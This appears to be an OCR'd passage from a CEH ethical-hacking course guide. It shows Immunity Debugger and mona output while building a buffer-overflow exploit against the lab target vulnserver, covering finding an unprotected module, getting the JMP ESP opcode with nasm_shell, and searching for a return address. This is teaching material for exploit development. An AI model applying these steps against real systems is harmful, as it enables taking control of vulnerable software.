
```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         Error accesing memory
         File 'E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe'
         [06:46:06] New process with ID 00001FA0 created
         Main thread with ID 00002618 created
77C32930 New thread with ID 0000229C created
00400000 Modules E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
           CRC changed, discarding .udd data
62500000 Modules E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\essfunc.dll
75050000 Modules C:\Windows\system32\mswsock.dll
750A0000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\RPCRT4.dll
75AF0000 Modules C:\Windows\System32\msvcrt.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DbgBreakPoint
         [06:46:20] Thread 0000229C terminated, exit code 0
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D -----------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D -----------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modu ame & Path
0BADF00D -----------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffe
0BADF00D  0x76e20000 | 0x77072000 | 0x00252000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x75050000 | 0x750a0000 | 0x00050000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x750a0000 | 0x75140000 | 0x000a0000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Bu
0BADF00D  0x77240000 | 0x77330000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x75af0000 | 0x75bb2000 | 0x000c2000 | True   | True    | True  |  False   | True   | 7.0.22000.1 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x77b80000 | 0x77d29000 | 0x001a9000 | True   | True    | True  |  False   | True   | 10.0.22000.434 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x75930000 | 0x759eb000 | 0x000bb000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x77080000 | 0x770e4000 | 0x00064000 | True   | True    | True  |  False   | True   | 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D -----------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.578000
```

```
!mona modules
```

Figure 6.67: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following **`nasm_shell`** Ruby script to convert assembly language (JMP ESP) into hex code:

`/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb`



/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb - Parrot Terminal
File Edit View Search Terminal Help
Hex code for JMP ESP command

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploi  ramework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Figure 6.68: Screenshot showing Metasploit nasm_shell output

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

`!mona find -s “\xff\xe4” -m essfunc.dll`



Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
